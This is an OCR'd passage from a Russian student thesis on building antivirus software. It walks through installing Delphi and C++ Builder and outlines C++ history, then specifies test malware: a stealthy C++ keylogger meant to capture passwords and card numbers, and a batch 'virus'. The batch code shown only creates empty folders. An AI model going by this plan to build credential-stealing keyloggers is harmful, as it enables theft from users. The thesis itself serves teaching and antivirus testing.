


Рисунок 18 – Выбор места для распаковки

Уведомление о начале установки (Рисунок 19).




Рисунок 19 – Уведомление о начале установки

После завершения установки запустил Delphi в меню Пуск на рисунке 20.




Рисунок 20 – Delphi в Пуске

2.3 C++

2.3.1 Язык C++

Язык C (читается "Си") создан в начале 70х годов, когда Кен Томпсон и Дэннис Ритчи из Bell Labs разрабатывали операционную систему UNDC Сначала они создали часть компилятора C, затем использовали се для компиляции остальной части компилятора C и, наконец, применили полученный в результате компилятор для компиляции UNIX. Операционная система UNIX первоначально распространялась в исходных кодах на C среди университетов и лабораторий, а получатель мог откомпилировать исходный код на C в машинный код с помощью подходящего компилятора C. Что касается грамматики и синтаксиса, то C является структурным языком программирования.

Бьерн Страуструп высвободил объектно-ориентированный потенциал C путем перенесения возможностей классов Simula 67 в C. Первоначально новый язык носил имя "C с классами" и только потом стал называться C++. Язык C++ достиг популярности, будучи разработанным в Bell Labs, позже он был перенесен в другие индустрии и корпорации. Сегодня это один из наиболее популярных языков программирования в мире. Название C++ выдумал Рик Масситти. Название указывает на эволюционную природу перехода к нему от C. "++" - это операция приращения в C. Чуть более короткое имя C+ является синтаксической ошибкой; кроме того, оно уже было использовано как имя совсем другого языка. Знатоки семантики C находят, что C++ хуже, чем ++C. Названия D язык не получил, поскольку он является расширением C и в нем не делается попыток исцеляться от проблем путем выбрасывания различных особенностей. Изначально C++ был разработан, чтобы автору и его друзьям не приходилось программировать на ассемблере, C или других современных языках высокого уровня. Основным его предназначением было сделать написание хороших программ более простым и приятным для отдельного программиста. Плана разработки C++ на бумаге никогда не было; проект, документация и реализация двигались одновременно.

В языке C++ полностью поддерживаются принципы ООП, включая три кита, на которых оно стоит: инкапсуляцию, наследование и полиморфизм. Инкапсуляция в C++ поддерживается посредством создания нестандартных (пользовательских) типов данных, называемых классами. Язык C++ поддерживает наследование. Это значит, что можно объявить новый тип данных (класс), который является расширением существующего. Хотя язык C++ справедливо называют продолжением C и любая работоспособная программа на языке C будет поддерживаться компилятором C++, при переходе от C к C++ был сделан весьма существенный скачок. Язык C++ выигрывал от своего родства с языком C в течение многих лет, поскольку многие программисты обнаружили, что для того, чтобы в полной мере воспользоваться преимуществами языка C++, им нужно отказаться от некоторых своих прежних

знаний и приобрести новые, а именно: изучить новый способ концептуальности и решения проблем программирования [8].

2.3.2 Установка C++ Builder на ОС Windows 7

Для установки Borland C++ Builder 6 желательно, чтобы компьютер, на который будет производиться установка пакета, имел процессор типа Pentium или Celeron с тактовой частотой не ниже 166 МГц, объем памяти компьютера был не менее 128 Мбайт, и на диске было свободное пространство объемом не менее 750 Мбайт. Естественно на компьютере уже должна быть установлена операционная система Windows 95/98/ME/NT/2000 или XP. Запускаю установку и появляется окно сообщения о подготовке к распаковке файлов установочного пакета (Рисунок 21).




Рисунок 21 - Окно сообщения о подготовке к распаковке файлов установочного пакета

При выполнении такой процедуры я указал путь для распаковки установочного пакета на тот раздел диска, где имеется свободное дисковое пространство с объемом не менее 731 Мбайт. Процесс распаковки файлов из архива отображается в окне на рисунке 22.




Рисунок 22 - Окно процесса распаковки файлов установочного пакета

На рисунке 23 появится окно Windows Installer с сообщением о подготовке к установке.




Рисунок 23 - Окно Windows Installer

После чего на экране отобразится окно, приведенное на рисунке 24, в котором сообщается о том, что производится подготовка мастера установки.




Рисунок 24 - Окно сообщения о подготовке мастера установки

Это окно быстро сменяется на окно с сообщением о том, что мастер установки готов к установке пакета Borland C++ Builder 6 на компьютер и для продолжения необходимо нажать кнопку «Next». Здесь же можно прекратить установку, нажав кнопку «Cancel» (Рисунок 25).




Рисунок 25 - Окно сообщения о готовности мастера установки

Далее будет выведено окно с лицензионным соглашением, в котором говорится о правах и обязанностях пользователя пакета. Ознакомившись с текстом соглашения, я установил флажок в поле «I accept the terms in the license agreement», принимая тем самым условия лицензионного соглашения (Рисунок 26).




Рисунок 26 - Окно с лицензионным соглашением

Следующее отображаемое окно на рисунке 27 предлагает нажать кнопку «Next» для установки пакета в указанные каталоги или кнопку «Change» — для изменения соответствующего каталога. Здесь я соглашаюсь с установкой в указанные каталоги и нажимаю кнопку «Next».




Рисунок 27 - Окно назначения каталогов для установки пакета

После нажатия кнопки «Next» программа установки отобразит окно с сообщением о том, что начался процесс инсталляции. В нижней части этого окна будет отображаться состояние процесса и шкала выполнения процесса установки (Рисунок 28).




Рисунок 28- Окно с сообщением о начале процесса инсталляции

Завершение установки (Рисунок 29).

Рисунок 29 - Окно завершения установки

Вывод

Во втором разделе дипломной работы были рассмотрены используемые технологии, а именно языки ООП (объектно-ориентированного программирования) Delphi и C++. На Delphi я реализую антивирусное программное обеспечение, а на C++ пишу вирус (кейлогер). Основные преимущества ООП:

- в максимальной степени изолируется объект от внешнего окружения, что обеспечивает его независимость и скрытность информации внутри него;
- повышается надежность программы;
- модификация алгоритмов и данных объекта не влечет за собой плохо прослеживаемых связей.

3. Создание программного продукта

3.1 Техническое задание

Необходимо разработать антивирусное программное обеспечение для операционной системы Windows и вирусы для её тестирования.

Антивирусное программное обеспечение должно быть написано на языке ООП. Оно должно состоять из базы вирусов и антивирусного сканера. Пользователь должен иметь возможность выбирать папку или директорию, в которой будет вестись поиск вирусов (будут обнаружены только те вирусы, сигнатуры которых указаны в базе данных). Зараженные вирусами файлы должны лечиться, а при невозможности лечения – удаляться. Также антивирус должен иметь специальную функцию для контроля запущенных процессов. Антивирус должен использовать три метода поиска вирусов: сигнатурный метод детектирования, метод поиска MD-5 и метод поиска по HEX-строке. Дизайн антивируса должен быть выполнен в интуитивно-понятном для пользователя стиле.

Вирусы должны быть созданы двух видов: вредоносная программа на C++, которая позволит производить скимминг клавиатуры и bat-вирус. Bat-вирус должен быть написан в обычном блокноте и заархивирован. Скимминг клавиатуры позволит запоминать наборы клавиш с целью заполучения важной информации (пароли, номера кредитных карточек и т.д). Дизайн вирусов будет выполнен в стиле минимизации и должен занимать как можно меньше места, так как для вируса самое главное – скрытность.

Должны быть показаны на примерах действия вирусов и антивируса.

3.2 Создание bat-вируса

Bat-вирусы представляют собой вредоносный код, записанный в обычном блокноте. Создать bat-вирусы очень легко, но в то же время, они представляют собой серьезнейшую угрозу. Простенький код, записанный в текстовом редакторе может нанести серьезный вред компьютеру, вплоть до полной деструкции ПК.

Открываю произвольную папку, в моем примере это будет папка C:/Intel, нажимаю правую кнопку мышки: Создать-> Текстовый документ (Рисунок 30).




Рисунок 30 – Создание текстового документа

В открывшемся текстовом документе пишу следующий код:

```
@encho off
FOR /L %%i IN (1,1,3) DO md %%i
```

Описание кода:

@encho off – отключение режима отображения на экране информации о работе команд.

FOR /L %%i – цикл по параметрам IN (1,1,3), первая цифра обозначает название первой папки, вторая обозначает ход цикла (приращивание единицы), третья цифра - общее количества создаваемых папок.

DO md %%i - создания пустых папок, место расположения новых папок в той же папке где был запущен .bat вирус.

После записи кода сохраняем текстовый документ в формате .bat (Рисунок 31).




Рисунок 31 – Сохранение в формате .bat

После запускаю BATvirus.bat . Запуск с правами администратора, так как код написанный в .bat файле разрешен только с правами админа (Рисунок 32).

